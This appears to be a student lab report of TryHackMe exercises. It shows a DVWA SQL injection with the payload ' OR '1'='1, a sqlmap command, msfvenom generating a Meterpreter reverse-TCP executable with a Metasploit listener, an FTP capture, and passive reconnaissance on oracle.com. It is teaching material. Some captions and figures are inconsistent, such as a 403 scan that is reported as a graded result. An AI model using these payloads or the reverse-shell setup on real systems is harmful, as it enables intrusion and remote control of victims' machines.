
Figure 3.A.2 – Nmap scan on the Target Ip showing an open HTTP Port and service version



```
root@ip-10-10-157-235: ~  
File Edit View Search Terminal Help  
root@ip-10-10-157-235:~# nmap -sC -sV -p80 10.10.163.191  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-21 19:33 BST  
Nmap scan report for 10.10.163.191  
Host is up (0.00036s latency).  
  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    nginx 1.18.0 (Ubuntu)  
|_http-server-header: nginx/1.18.0 (Ubuntu)  
|_http-title: Level One  
|_Requested resource was /level1  
MAC Address: 02:3A:F1:43:A0:CD (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/subm  
it/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds  
root@ip-10-10-157-235:~#
```

The screenshot shows the result of a Nmap scan conducted on the target machine 10.10.163.191. The scan was specifically designed to only run port 80 using service detection (-SV) and default scripts (-SC). The output of this shows us that port 80 is open and running nginx/1.18.0 on an ubuntu operating system. The web server's http title indicates to the audience that there is a web page named level 1. This confirms to us that the machine is hosting a web application which may be vulnerable to SQL injection. These results show us that the findings provide the basis for our next step which would be manual testing and payload injection.

Figure 3.A.3 – successful Manual SQL injection Exploit using Basic Payload



- 1) The test was conducted in the DVWA TryHackMe environment used to demonstrate web application vulnerabilities
- 2) The target IP for the lab was – 10.10.187.141 and this was given as part of the try hack me lab and was shown on the room's dashboard
- 3) After running the attack box, the browser was used and, in the URL, the following input was used - <http://10.10.187.141>
- 4) The credential to login were the default – username = admin, Password= Password.
- 5) From the DVWA menu side bar the SQL injection module was selected, and then empty field is where the credentials were inputted.
- 6) Before the test was performed the security level was changed from high to low under the security settings. This ensures that the security is at a minimum and allows basics injection techniques to succeed.
- 7) ' OR '1'='1 – this payload was submitted
- 8) After submission the application shows multiple recorded user records which demonstrate that the SQL query was successful.

Figure 3.A.4 – The automates SQL injection test using SQLMAP against DVWA

```
Applications Places System Tue 22 Apr, 18:52 AttackBox IP:10.10.222.201
root@ip-10-10-222-201:~# sqlmap -u "http://10.10.30.245/vulnerabilities/sqli/?id=1" --cookie="security=low; PHPSESSID=<your-session-id>" --batch --dbs
[INFO] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:51:29 /2025-04-22/
18:51:30 [INFO] testing connection to the target URL
18:51:30 [INFO] got a 302 redirect to 'http://10.10.30.245:80/login.php'. Do you want to follow? [Y/n] Y
18:51:30 [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
18:51:30 [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--ignore-proxy' '--proxy' ...)
18:51:30 [INFO] you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
18:51:30 [INFO] testing if the target URL content is stable
18:51:30 [WARNING] GET parameter 'id' does not appear to be dynamic
18:51:31 [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
18:51:31 [INFO] testing for SQL injection on GET parameter 'id'
18:51:31 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
18:51:33 [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
18:51:33 [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
18:51:34 [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
18:51:35 [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
18:51:35 [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
18:51:36 [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
18:51:36 [INFO] testing 'Generic inline queries'
18:51:36 [INFO] testing 'PostgreSQL >= 8.1 stacked queries (comment)'
18:51:37 [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
18:51:37 [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
18:51:38 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
18:51:38 [INFO] testing 'PostgreSQL >= 8.1 AND time-based blind'
18:51:39 [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
18:51:40 [INFO] testing 'Oracle AND time-based blind'
18:51:40 [INFO] it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
18:51:40 [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
18:51:41 [WARNING] GET parameter 'id' does not seem to be injectable
18:51:41 [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=spacecomment') and/or switch '--random-agent'
18:51:41 [WARNING] you haven't updated sqlmap for more than 1845 days!!!
[*] ending @ 18:51:41 /2025-04-22/
root@ip-10-10-222-201:~#
```

- 1) The SQLMAP tool had been used to conduct the automated SQL injection testing against the DVWA web application hosted on 10.10.30.245
- 2) This tool was used to tryhackme and launched from the attack box's dedicated environment
- 3) To maintain the login in state and to be able to interact with the SQL injection module, the session cookie had been passed using the --Cookie Parameter, which included security = Low and the valid PHPSESSID value was obtained from the browser.
- 4) The command that was utilized is the following:

```
sqlmap -u "http://10.10.30.245/vulnerabilities/sqli/?id=1" --cookie="security=low; PHPSESSID=<session_id>" --batch -dbs
```

- 5) SQL attempted various SQLi techniques and scanned for dynamic behavior in the id parameter
- 6) The tools completed the scan, and this indicated that although the parameter did not appear to be injectable in this exact configuration the testing methodology was correctly executed.

Although the result of the test didn't show the database names, the result confirms that the structured automation process. This is a common highlight during Blackbox testing where certain filters or WAF protections are enabled.


```
.a$####$P` _.,,-aqsc#SS$#####'
,a$####$P` _.,,-ass#SS$#####SSS'
.a$#####SSS$#####SS##==-- " " ' ^ / $$$$'
                                     ,&$$$$$'
                                     ll&$$$$$'
                                     .;;lll&&&'
                                     ....;lllll&'
                                     .....;;llll;;....
                                     `.....;;;... .
```

```
= [ metasploit v6.4.55-dev- ]
-- --[ 2467 exploits - 1271 auxiliary - 431 post ]
+ -- --[ 1472 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ] ]


Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.167.207 LPORT=4444 -f exe -o shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.167.207 LPORT=4444 -f exe -o shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
msf6 >
```

- 1) The payload was generated using the msfvenom command line utility including the kali Linux attack box
- 2) The payload that had been selected was the windows/meterpreter/reverse_tcp, which was designed to connect back to the attacker's system
- 3) The attacker's IP (LHost) was then set to 10.10.167.207 and the listening port (LPORT) was then set to 4444
- 4) The -f exe flag saved the output as a windows executable file and -o shell.exe defined the filename
- 5) The resulting file was 73KB in size and saved in the current directory to be used later.
- 6) This specific process simulates the early stages of a malware attack which creates a file that when delivered and executed on a target machine establishes unauthorized remote access.


Figure 3.B.3 – reverse shell listener set up

A screenshot of a Metasploit terminal window. The window has a title bar that says "Terminal" and a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal text shows the following commands and output:

```
msf6 exploit(multi/handler) > set LHOST 10.10.170.227
LHOST => 10.10.170.227
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.170.227:4444
```

- 1) After the malware payload has been generated (shell.exe) the Metasploit framework was utilized to prepare for an incoming reverse shell connection
- 2) The exploit /multi handler module was selected to receive the connection by using the matching payload configuration
- 3) The attackers ip address had been set to – 10.10.170.227 and the listener port had been set to 4444, the exact same values that were used when initially creating the payload.
- 4) The exploit command was running which activated the listener
- 5) The console output confirms to us that the reverse tcp handler started successfully and is ready to accept incoming connections.
- 6) The payload was not executed on a live victim machine in this scenario the setup process is complete and is an accurate representation of real-world post exploitation procedures

Figure 3.C.1 – Wireshark ftp traffic capture showing plaintext transmission



- 1) Firstly, the tryhackme Wireshark packet analysis room was utilized
- 2) The Wireshark was configured to be able to listen on the correct network interface and the display filter ftp was applied to be able to isolate the file transfer protocol traffic.
- 3) The FTP Packets were successfully captured as shown by the screenshot. This included the ftp responses between the client (10.121.70.151) and server(10.234.125.254)
- 4) The bottom panel on the interface reveals raw packet data and this also clearly shows us that the plaintext instructions i.e. user, pass and cwd
- 5) There has been no encryption or obfuscation that has been observed which confirms that the data that was transmitted openly is fully readable by anyone monitoring the network
- 6) This proves that the vulnerability of utilizing protocols such as FTP on unsecured networks especially when used without tunneling mechanisms such as FTPS and SSH

Bug Bounty Reconnaissance Evidence –

The screenshot displays the Whois lookup results for the domain oracle.com. The interface includes a header with the 'who.is' logo and navigation links for Premium Domains, Transfer, Features, Login, and Sign Up. A green button labeled 'Make Private Now' is visible in the top right corner. The main content area is titled 'Registrar Data' and includes a note: 'We will display stored WHOIS data for up to 30 days.' The data is organized into four sections: Registrant Contact Information, Administrative Contact Information, Tech Contact Information, and a footer with the update timestamp.

Registrant Contact Information:	
Name:	Domain Administrator
Organization:	Oracle Corporation
Address Line 1:	500 Oracle Parkway M/S 501ip3,
Address Line 2:	
City:	Redwood Shores
State/Province:	CA
Postal Code:	94065
Country:	US
Phone:	+1.6505062220
Fax:	+1.6505062120
Email:	domain-contact_ww_grp@oracle.com
Full Address:	500 Oracle Parkway M/S 501ip3,, Redwood Shores, CA, 94065, US

Administrative Contact Information:	
Name:	Domain Administrator
Organization:	Oracle Corporation
Address Line 1:	500 Oracle Parkway M/S 501ip3,
Address Line 2:	
City:	Redwood Shores
State/Province:	CA
Postal Code:	94065
Country:	US
Phone:	+1.6505062220
Fax:	+1.6505062120
Email:	domain-contact_ww_grp@oracle.com
Full Address:	500 Oracle Parkway M/S 501ip3,, Redwood Shores, CA, 94065, US




Tech Contact Information:	
Name:	Domain Administrator
Organization:	Oracle Corporation
Address Line 1:	500 Oracle Parkway M/S 501ip3,
Address Line 2:	
City:	Redwood Shores
State/Province:	CA
Postal Code:	94065
Country:	US
Phone:	+1.6505062120
Fax:	+1.6505062120
Email:	network-contact_ww_grp@oracle.com
Full Address:	500 Oracle Parkway M/S 501ip3,, Redwood Shores, CA, 94065, US

Information Updated: 2025-05-01 10:28:51.222432+00

Figure D.1.1 – Who is Lookup for oracle.com

The figure above shows the output from a WHOIS lookup on oracle.com. The results have shown key details and information such as, Revealing registrar, administrative and technical contact information. Email address and the file office locations from the results are also visible. This information would be utilised in phishing campaigns or social engineering if they are not protected accurately. The output shows that Oracle is registered to oracle corporation with addresses, phone numbers open listed. Key addresses include Domain- contact_ww_greo@oracle.com and physical HQ details in Redwood Shores, CA.

The reason that this matter is that the availability of contact data can be exploited while phishing, impersonation or social engineering attacks it also gives insight into how much meta data the organisation releases publicly which is useful for attacker profiling. The output shows how basic tools can uncover sensitive metadata. Combined with DNS and certificate data it contributes to a clear and total attacker view which supports the passive reconnaissance phase of a bug bounty task.

Crt.sh **Security Headers**    [Open in browser](#)

Criteria: Type: Identity Match: ILIKE Search: 'oracle.com'

Sorry, your search results have been truncated.
It is not currently possible to sort and paginate large result sets efficiently, so only a random subset is shown below.
Please retry your search with **expired certificates excluded**.

Certificates	cert.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	2382855011	2020-01-27	2015-10-05	2017-12-27	systemweb.us.oracle.com	systemweb.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382849524	2020-01-27	2016-12-06	2017-12-23	utlbus.us.oracle.com	utlbus.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382838424	2020-01-27	2016-09-15	2017-09-16	uecft.oracle.com	uecft.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382781709	2020-01-27	2016-09-30	2017-10-01	dsam.us.oracle.com	dsam.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382712132	2020-01-27	2015-03-12	2017-03-11	transport.oracle.com	transport.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382707967	2020-01-27	2015-08-06	2017-08-06	slca761.us.oracle.com	slca761.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382706860	2020-01-27	2016-11-10	2017-11-11	crashplan.us.oracle.com	crashplan.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382695209	2020-01-27	2016-10-03	2017-10-04	gapap.oracle.com	gapap.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382688029	2020-01-27	2016-09-15	2017-11-14	*.us.oracle.com	*.us.oracle.com	C=US, O=Symantec Corporation, OU=Symantec Trust Network, CN=Symantec Class 3 Secure Server CA - G4
	2382684027	2020-01-27	2016-08-10	2017-11-09	*.us.oracle.com	*.us.oracle.com	C=US, O=Symantec Corporation, OU=Symantec Trust Network, CN=Symantec Class 3 Secure Server CA - G4
	2382673899	2020-01-27	2016-08-19	2017-08-20	adc4110305.us.oracle.com	adc4110305.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382673289	2020-01-27	2014-01-23	2016-01-30	n7wiki.us.oracle.com	n7wiki.us.oracle.com	C=US, O=Oracle Corporation, OU=VeriSign Trust Network, OU=Class 3 MPK Secure Server CA, CN=Oracle SSL CA
	2382668324	2020-01-27	2016-05-05	2016-09-24	adc-expe-1c.oracle.com	adc-expe-1c.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382642412	2020-01-27	2016-05-05	2016-09-24	adc-expe-1d.oracle.com	adc-expe-1d.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382631159	2020-01-27	2016-05-05	2016-09-24	adc-expe-1b.oracle.com	adc-expe-1b.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382594803	2020-01-27	2015-10-06	2017-10-06	slc09xfs.us.oracle.com	slc09xfs.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382587484	2020-01-27	2015-12-18	2016-12-15	*.us.oracle.com	*.us.oracle.com	C=US, O=VeriSign, Inc., OU=VeriSign Trust Network, OU=Class 3 International Secure CA - G3
	2382565057	2020-01-27	2015-10-26	2017-10-26	wiki.se.oracle.com	wiki.se.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382566162	2020-01-27	2015-11-25	2016-10-11	dsam.us.oracle.com	dsam.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382561373	2020-01-27	2015-08-12	2017-08-12	cgbusconfluence-stage.us.oracle.com	cgbusconfluence-stage.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382560381	2020-01-27	2016-05-05	2016-09-24	adc-expe-1a.us.oracle.com	adc-expe-1a.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382559617	2020-01-27	2015-07-13	2016-08-26	vcap-c2.us.oracle.com	vcap-c2.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2
	2382558455	2020-01-27	2015-11-24	2016-11-24	retailfortify.us.oracle.com	retailfortify.us.oracle.com	C=US, O=Oracle Corporation, OU=Symantec Trust Network, CN=Oracle SSL CA - G2

Figure D.1.2- Crt.sh Certificate Search results for oracle.com

This image taken from Security Headers.com shows the initial scan of Oracles main domain using Securityheaders.com. Crt.sh is specifically used to identify all SSL/TLS certificates issues to a domain. It is an essential passive reconnaissance tool for discovering subdomains, wildcard entries and internal naming conventions without triggering alters.

What was observed from this was that the scan showed multiple subdomains that were linked to oracle.com which included transport.oracle.com, systemweb.us.oracle.com. what this does is that is suggests a large, complex infrastructure with legacy endpoints. The reason as to why this is so important is subdomains enumeration can expose forgotten or misconfigured assets. Some of these may be running outdated applications or admin panels that aren't listen on public sites this increases the attack surface.

The overall importance of this is that it supports the identification of shadow assets and helps build an inventory of oracles digital footprint. It also strengthens the reconnaissance phase by setting the groundwork for vulnerability analysis without the need of performing intrusive scanning.




Figure D.1.3 – securityHeaders.com scan results for oracle.com

The purpose of this was to provide a simple, effective and quick audit of a websites HTTP response headers to evaluate browser-side security controls. It also identifies whether key headers are missing or have been misconfigured, which would leave users vulnerable to exploitation.

The findings have shows that oracles root domain scored a C grade, indicating moderate risks. Missing headers include the following.

- Strict-Transport-Security
- Permissions- policy
- Referrer- policy

These headers are crucial for protecting users from downgrade attacks, clickjacking and information leakage between sessions.

The reason why this matter is that they act as the first layer of defence at the browser level. Their absence increases client-side attack surfaces especially for session hijacking, content injection or cross origin leaks. This report directly backs up the vulnerability assessment stage as the missing headers could be exploited under certain conditions. It may not be a direct exploit, It shows a weakened security posture, especially for a large enterprise like oracle.

Warnings	
Status code indicates error	The status code of the response indicates an error. Not all headers may be set when the response is an error.
Scan was blocked	We got a 403 when trying to scan, please ensure we aren't being blocked. You can find our IP addresses to allow scans in our FAQ.

Raw Headers	
HTTP/2	403
server	AkamaiGHost
mime-version	1.0
content-length	1449
cache-control	no-cache, no-store, must-revalidate
pragma	no-cache
expires	0
content-type	text/html
expires	Thu, 01 May 2025 10:35:15 GMT
cache-control	max-age=0, no-cache, no-store
pragma	no-cache
date	Thu, 01 May 2025 10:35:15 GMT
set-cookie	AKA_A2=A; expires=Thu, 01-May-2025 11:35:15 GMT; path=/; domain=oracle.com; secure; HttpOnly
server-timing	cdn-cache; desc=HIT
server-timing	edge; dur=1
akamai-request-bc	[a=2.19.176.108,b=161136117,c=g,n=IE_DUBLIN,o=20940]
link	<https://www.oracle.com/asset/web/fonts/oraclesansvf.woff2>;rel="preload";as="font";type="font/woff2";crossorigin, <https://www.oracle.com/asset/web/fonts/redwoodicons.woff2>;rel="preload";as="font";type="font/woff2";crossorigin
link	<https://tms.oracle.com>;rel="preconnect",<https://d.oracleinfinity.io>;rel="preconnect",<https://dc.oracleinfinity.io>;rel="preconnect"
akamai-grn	0.6cb01302.1746095715.99abdf5
set-cookie	akaas_aud-seg-ocom-prod=2147483647-rv=25-id=513312b70511d888fa3462acf32fd068; path=/; Secure; SameSite=None
x-frame-options	sameorigin
